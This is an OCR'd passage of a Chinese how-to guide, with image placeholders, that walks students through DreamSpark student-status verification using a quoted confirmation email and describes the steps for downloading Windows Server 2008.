


图4




图5





图6



亲爱的同学：

欢迎访问DreamSpark微软学生软件资源，请通过以下几个步骤完成学生身份验证：

1. 使用一台拥有中国教育和科研计算机网（CERNET）IP的计算机
2. 访问：www.msuniversity.edu.cn/m_DirectDownload/AuthorityActivation.aspx
3. 使用你的微软学生中心帐号 ……3386@mscampus.cn登录微软学生中心
4 输入下面的验证码以完成学生身份验证　验证码：999576b4-62d1-4c85-81ca-976007cc08b5

注意：请妥善保留此验证码，稍后你还需要它获取软件的Product Key以激活相应软件

你在微软学生中的登录帐号是 ……3@mscampus.cn

你通过验证的*.edu.cn 邮箱是 ……33@sues.edu.cn

不要混淆这两个邮箱，请根据相应提示输出正确的信息。

希望微软学生软件资源能够帮助你的创新实践活动。

关于有任何问题请联系 cnds@microsoft.com

DreamSpark微软学生软件资源

图7

选择WIN2008，这时就会出现一个新页面，如图10，点击“SIGN IN”，然后接着点“verify”，这时会出现一个登录界面，将我们在前面申请的用户名和密码填入即可，接着又会出现一个新页面，如图11，选择“China-CRENET”我们就会来到如图12所示的页面，此时会要求我们输入申请DreamSpark-微软学生软件资源所用的edu.cn的邮件地址和你的激活码来确认你的学生身份，此操作只要一次。输入后如果出现“Congratulations!!!You have successfully verified your student status with us! You may now begin downloading software products from this site.”就代表你的学生身份验证成功了。




图12




图8




图9

